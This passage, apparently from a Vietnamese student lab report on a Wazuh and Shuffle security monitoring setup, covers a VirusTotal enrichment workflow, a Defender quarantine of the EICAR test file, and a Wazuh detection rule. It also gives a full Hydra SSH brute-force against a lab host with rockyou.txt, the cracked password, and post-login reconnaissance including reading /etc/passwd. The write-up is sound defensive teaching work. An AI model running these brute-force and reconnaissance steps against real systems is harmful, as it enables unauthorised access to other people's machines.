
Tại giai đoạn trung tâm, luồng dữ liệu được phân nhánh để thực hiện các kỹ thuật trích xuất thông tin định danh IOCs:

- Xử lý URL: Các node **Extract url**, **Base64 url** và **Clean base64** phối hợp để bóc tách và giải mã địa chỉ liên kết độc hại có trong dòng lệnh PowerShell. URL này sau đó được đẩy qua node Vt check url để kiểm tra mức độ uy tín trên VirusTotal.
- Xử lý thực thể: Song song với đó, hệ thống sử dụng các node Vt check ip và Extract hash để truy vấn thông tin về địa chỉ IP của máy trạm cũng như mã băm của tệp tin thực thi. Điểm dừng của quá trình giám định là node Vt check hash, nơi mã độc được định danh một cách chính xác dựa trên cơ sở dữ liệu quốc tế.

Cơ chế ra quyết định của luồng công việc tập trung tại các điều kiện, thực hiện phân tích logic từ kết quả truy vấn VirusTotal để đưa ra hai kịch bản phản ứng tức thời. Nếu mã băm tệp tin được xác nhận là độc hại trong cơ sở dữ liệu quốc tế, hệ thống kích hoạt node Send alert 1 để gửi email cảnh báo khẩn cấp kèm định danh mã độc. Ngược lại, nếu mã băm chưa tồn tại hệ thống sẽ chuyển hướng sang node Send alert 2 nhằm thông báo về sự xuất hiện của tệp tin lạ cho đội ngũ SOC.


Ngay khi Webhook được kích hoạt, dữ liệu thô từ Wazuh Manager sẽ được chuyển tới node Receive log. Tại đây, hệ thống ghi nhận trạng thái SUCCESS, xác nhận việc tiếp nhận thành công bản tin cảnh báo về hành vi tấn công "PowerShell LOLBin/fileless attack".

Node này thực hiện nhiệm vụ bóc tách cấu trúc dữ liệu JSON phức tạp, bao gồm các thông tin định danh quan trọng như eventID, tên máy trạm, và mã định danh tiến trình processID. Đây là bước đệm kỹ thuật thiết yếu để chuyển đổi dữ liệu nhật ký sự kiện sang dạng các trường thông tin chuẩn hóa, tạo tiền đề cho việc trích xuất URL và mã băm ở các công đoạn xử lý chuyên sâu tiếp theo trong luồng Workflow.



Hình 47 Kết quả thực thi của Node Receive Log

Dữ liệu URL sau khi được trích xuất và giải mã sẽ được đẩy tới node vt_check_url để tiến hành giám định mức độ an toàn. Kết quả trả về từ VirusTotal xác nhận đây là một liên kết độc hại với 11 nguồn đánh giá là Malicious và 1 nguồn đánh giá là Suspicious. Thông tin chi tiết cho thấy URL dẫn trực tiếp tới tệp tin eicar.com, đồng thời hệ thống cũng trích xuất được mã băm SHA256 của nội dung phản hồi từ liên kết này.



Công đoạn quan trọng nhất trong luồng thẩm định là việc truy vấn mã băm SHA256 của tệp tin thực thi thông qua node `vt_check_hash`. Kết quả trả về trạng thái SUCCESS với dữ liệu định danh đầy đủ từ VirusTotal. Hệ thống đã đối soát mã băm và xác nhận đây là một tệp tin thực thi đã được ghi nhận trong cơ sở dữ liệu mã độc toàn cầu cung cấp cơ sở dữ liệu chính xác để node điều kiện kích hoạt nhánh phản ứng Send alert 1, hoàn tất chu trình tự động hóa phát hiện và định danh mối đe dọa.

C. Kết quả đạt được

Ngay khi tệp tin độc hại được tải về máy trạm, trình diệt virus Windows Defender đã thực hiện quét thời gian thực và ghi nhận cảnh báo thông qua Rule 100030 với mức độ Level

12. Dữ liệu chi tiết từ log hệ thống xác nhận trạng thái xử lý là Quarantine (Cách ly), cho thấy tệp tin độc hại đã bị ngăn chặn thực thi ngay lập tức.

Security Alerts							
Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Apr 10, 2026 @ 22:20:29.220	001	DESKTOP-7FF2J6R	T1587.001	Resource Development	Phishing/Defender: Windows Defender phát hiện malware trên	12	100030
Table JSON Rule							
@timestamp	2026-04-10T15:20:29.220Z						
_id	Gp76d50BRDBr7Tr_R8H						
agent.id	001						
agent.ip	192.168.1.13						
agent.name	DESKTOP-7FF2J6R						
data.win.eventdata.action ID	2						
data.win.eventdata.action Name	Quarantine						
data.win.eventdata.additional Actions ID	0						
data.win.eventdata.additional Actions String	No additional actions required						
data.win.eventdata.category ID	42						
data.win.eventdata.category Name	Virus						
data.win.eventdata.detection ID	{3A6C2BF7-87BE-461A-96AA-9AAE0AF1000C}						
data.win.eventdata.detection Time	2026-04-10T15:20:04.440Z						
data.win.eventdata.detection User	DESKTOP-7FF2J6R\ndhai						

Hình 50 Log Windows Defender xác nhận trạng thái cách ly

Trong phần nội dung tin nhắn hệ thống (data.win.system.message), Windows Defender đã định danh chính xác mối đe dọa là Virus:DOS/EICAR_Test_File. Bản ghi cung cấp đầy đủ bằng chứng về nguồn gốc phát hiện từ tính năng Real-Time Protection, xác định tiến trình gây ra sự cố là powershell.exe và vị trí tệp độc hại tại thư mục Temp của người dùng ndhai. Việc xử lý thành công với mã lỗi 0x00000000 khẳng định chuỗi phản ứng từ phát hiện hành vi đến ngăn chặn vật lý của hệ thống đã hoàn tất và đảm bảo an toàn cho máy trạm.

```
data.win.system.message
"Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software.
For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Virus:DOS/EICAR_Test_File&threatid=2147519003&enterprise=0
Name: Virus:DOS/EICAR_Test_File
ID: 2147519003
Severity: Severe
Category: Virus
Path: file:C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe
Detection Origin: Local machine
Detection Type: Concrete
Detection Source: Real-Time Protection
User: NT AUTHORITY\SYSTEM
Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Action: Quarantine
Action Status: No additional actions required
Error Code: 0x00000000
Error description: The operation completed successfully.
Security intelligence Version: AV: 1.449.24.0, AS: 1.449.24.0, NIS: 1.449.24.0
Engine Version: AM: 1.1.26030.3008, NIS: 1.1.26030.3008"
```

Hình 51 Chi tiết thông báo từ trình diệt virus


Rule 100030 được thiết lập ở mức độ ưu tiên cao Level 12. Về mặt kỹ thuật, Rule này sử dụng thuộc tính if_sid="62100" để tập trung phân tích các sự kiện được đẩy về từ kênh Windows Defender. Điểm cốt lõi của Rule là bộ lọc trường win.system.eventID với các mã sự kiện đặc trưng như 1116 (phát hiện mã độc) và 1117 (xử lý mã độc thành công). Việc ánh xạ quy tắc này sang kỹ thuật MITRE ATT&CK T1587.001 giúp hệ thống SOC xác nhận rằng các công cụ xâm nhập đã bị phát hiện bởi lớp phòng thủ Endpoint, đồng thời cung cấp thông tin trực quan về tên máy trạm đang bị đe dọa ngay trong phần mô tả cảnh báo.

```
<rule id="100030" level="12">
  <if_sid>62100</if_sid>
  <field name="win.system.eventID">^1006$|^1007$|^1116$|^1117$</field>
  <description>Phishing/Defender: Windows Defender phát hiện malware trên $(agent.name)</description>
  <mitre><id>T1587.001</id></mitre>
  <group>phishing_file,malware_detected,</group>
</rule>
```

Hình 52 Chi tiết Rule 100030

Giai đoạn cuối cùng của chu trình phản ứng tự động được đánh dấu bằng một email cảnh báo khẩn cấp gửi từ Shuffle Email App. Nội dung email cung cấp cái nhìn toàn cảnh về sự cố cho quản trị viên, bao gồm: thời gian diễn ra, tên máy trạm bị tấn công, địa chỉ IP, và đặc biệt là chi tiết dòng lệnh PowerShell đã thực thi.

Email cũng tổng hợp kết quả giám định từ VirusTotal, xác nhận URL tải về là độc hại 11 engines cảnh báo và cung cấp mã băm SHA256 của tệp tin. Đối với các tệp tin mới chưa có trong cơ sở dữ liệu như hiển thị trong ảnh là “Zero Day Malware”, hệ thống tự động đưa ra khuyến nghị phân lập máy tính để phân tích chuyên sâu.




Hình 53 Email cảnh báo khẩn cấp tổng hợp toàn bộ thông tin sự cố

3.3.2 Kịch bản 2: Tấn công vào hệ thống

3.3.2.1 Kịch bản SSH Bruteforce

A. Thực hiện tấn công

Trước khi tấn công, kẻ tấn công xác nhận cổng SSH của Victim 2 đang mở:



Hình 54 Dịch vụ SSH đang mở trên máy mục tiêu

```

kali@kali: /usr/share/wordlists
$ hydra -l ubuntu -P /usr/share/wordlists/rockyou.txt \
ssh://192.168.138.150 \
-t 4 -o ~/hydra-result.txt
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-26 22:42:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (1:1/p:14344400), ~3586100 tries per task
[DATA] attacking ssh://192.168.138.150:22/
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "123456" - 1 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "12345" - 2 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "123456789" - 3 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "password" - 4 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "iloveyou" - 5 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "princess" - 6 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "1234567" - 7 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "rockyou" - 8 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "12345678" - 9 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "abc123" - 10 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "nicole" - 11 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "daniel" - 12 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "babygirl" - 13 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "monkey" - 14 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "lovely" - 15 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "jessica" - 16 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "654321" - 17 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "michael" - 18 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "ashley" - 19 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "qwerty" - 20 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "111111" - 21 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "ilove" - 22 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "000000" - 23 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "michelle" - 24 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "ligger" - 25 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "sunshine" - 26 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "chocolate" - 27 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "password1" - 28 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "soccer" - 29 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "anthony" - 30 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "friends" - 31 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "butterfly" - 32 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "purple" - 33 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "angel" - 34 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "jordan" - 35 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "liverpool" - 36 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "justin" - 37 of 14344400 [child 0] (0/0)

```

Hình 55 Kê tấn công bruteforce credential ssh bằng công cụ Hydra

`hydra -l ubuntu -P /usr/share/wordlists/rockyou.txt \ssh://192.168.138.150 \-t 4 -V -o ~/hydra-result.txt`

Attacker sử dụng công cụ hydra và danh sách các mật khẩu RockYou.txt để tiến hành brute force vào máy mục tiêu.

```

[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "sakura" - 114 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "adrian" - 115 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "alexander" - 116 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.168.138.150 - login "ubuntu" - pass "Ubuntu@789" - 117 of 14344400 [child 2] (0/0)
[22][ssh] host: 192.168.138.150 login: ubuntu password: Ubuntu@789
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-27 08:51:09

```

Hình 56 SSH thành công

Sau hơn 100 lần thử, attacker đã thành công trong việc crack mật khẩu SSH của mục tiêu. Kết quả trả ra mật khẩu là: Ubuntu@789. Sau khi có mật khẩu attacker tiến hành đăng nhập trái phép vào hệ thống.

Sau khi Hydra xác nhận credential hợp lệ, kẻ tấn công chuyển sang giai đoạn Credential Access — sử dụng tài khoản vừa chiếm được để thiết lập kết nối SSH hợp lệ vào Victim 2. Điểm nguy hiểm của giai đoạn này so với brute force: hệ thống không còn thấy hành vi bất thường nữa mà chỉ thấy user ubuntu đang đăng nhập bình thường bằng đúng mật khẩu — nếu không có context của chuỗi brute force trước đó, sự kiện này hoàn toàn trông giống hành vi hợp lệ.

```


ubuntu@huy-VMware-Virtual-Platform:~$ whoami
ubuntu
ubuntu@huy-VMware-Virtual-Platform:~$ id
uid=1001(ubuntu) gid=1001(ubuntu) groups=1001(ubuntu),100(users)
ubuntu@huy-VMware-Virtual-Platform:~$ hostname && ip addr
huy-VMware-Virtual-Platform
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
    link/ether 00:0c:29:99:21:d9 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.138.150/24 brd 192.168.138.255 scope global noprefixroute en
s33
        valid_lft forever preferred_lft forever
    inet6 fe80::3492:f887:4831:9ba0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
ubuntu@huy-VMware-Virtual-Platform:~$ cat /etc/passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
dhcpcd:x:100:65534:DHCP Client Daemon,,,:usr/lib/dhcpcd:/bin/false
tss:x:105:105:TPM software stack,,,:var/lib/tpm:/bin/false
whoopsie:x:107:109::/nonexistent:/bin/false
speech-dispatcher:x:111:29:Speech Dispatcher,,,:run/speech-dispatcher:/bin/f
alse
hplip:x:116:7:HPLIP system user,,,:run/hplip:/bin/false
gnome-initial-setup:x:119:65534::/run/gnome-initial-setup:/bin/false
gdm:x:120:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
huy:x:1000:1000:huy:/home/huy:/bin/bash
ubuntu:x:1001:1001:ubuntu,,,:home/ubuntu:/bin/bash
ubuntu@huy-VMware-Virtual-Platform:~$

```

Hình 57 Truy cập vào hệ thống mục tiêu thành công


Kết quả trả về tiết lộ nhiều thông tin quan trọng. `whoami` và `id` xác nhận đang chạy với user `ubuntu` — `uid=1001`, thuộc group `users`, không có quyền `sudo`. Đây là user thường với quyền hạn thấp, chưa thể thực hiện các thao tác hệ thống cấp cao. Tuy nhiên điều đó không có nghĩa là kẻ tấn công bị chặn lại — đây chỉ là bước đầu tiên trong foothold, các bước tiếp theo sẽ tìm cách leo thang đặc quyền.

B. Phân tích log Wazuh



Hình 58 Kết quả trả về trên Dashboard

Sau khi tiến hành brute force, kiểm tra Wazuh Dashboard và ta thu được kết quả có khoảng 189 log được đánh giá vào mức severity low và 370 log được đánh giá vào mức severity medium. Ta sẽ ưu tiên các log được gán cho độ nguy hiểm cao trước



Hình 59 Lọc theo Rule id mức severity medium

Khi kiểm tra trên github về các bộ rule của wazuh thì cho thấy có 3 log cần được lưu ý:

Bảng 7 Bảng các log cần lưu ý

Rule ID	Mô tả	Level
40111	Multiple authentication failures	10 (High)
2502	PAM authentication failures	7 (Medium)
5758	Maximum authentication attempts exceeded	8 (Medium)

Rule 40111 là rule tần suất (frequency-based) — không kích hoạt từ một sự kiện đơn lẻ mà theo dõi pattern theo thời gian. Cụ thể, rule kích hoạt khi Wazuh phát hiện 12 lần xác thực thất bại liên tiếp từ cùng một IP trong một khoảng thời gian ngắn, đồng thời SSH daemon báo cáo PAM 5 more authentication failures. Điều này có nghĩa là không phải người dùng nhập sai mật khẩu vài lần — đây là hành vi tự động, có hệ thống, đặc trưng của công cụ brute force như Hydra.

